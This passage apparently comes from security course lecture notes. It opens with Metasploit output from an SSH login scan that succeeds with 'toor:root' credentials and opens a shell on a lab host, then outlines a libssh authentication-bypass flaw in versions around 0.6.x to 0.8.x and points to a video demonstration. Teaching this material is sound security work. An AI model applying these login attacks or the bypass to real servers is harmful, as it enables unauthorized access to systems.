[+] 192.168.254.13:22 - Success: 'toor:root' ''
[*] Command shell session 1 opened (192.168.254.19:46739 → 192.168.254.13:22) at 2020-05-04 20:28:19 -0700
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > show sessions

Active sessions
===============

  Id  Name  Type           Information                       Connection
  --  ----  ----           -----------                       ----------
  1         shell unknown  SSH toor:root (192.168.254.13:22)  192.168.254.19:46739 → 192.168.254.13:22 (192.168.254.13)
```

SSH Vulnerabilities

- **libssh specific version attacks**
  - Still remember in the Lecture 1 part3?
  - When we use nmap to scan a target server, mostly, we will get target hosts uses OpenSSH with some versions
  - It is just the software package version
  - They already **hide** the **version** of the **libssh library**
  - We cannot scan them by using nmap anymore.
  - The following is an attack to a target who uses specific version of libssh library
    - The hacker can exploit the vulnerability of a SSH server who uses specific version of libssh
    - **The hacker can bypass the password checking!**

SSH Vulnerabilities

- Some of the older machine still uses “**very specific version of libssh**”
  - Please check this video title in the Youtube **(9m44s)**
    - **“29 Exploiting A Vulnerable SSH Server”** https://www.youtube.com/watch?v=tVzz53rA6o4
    - If you cannot find it, search the title.
  - libssh is vulnerable to authentication pass around the version of v0.6.x~v0.8.x
  - Yes! We still use metasploit as our tool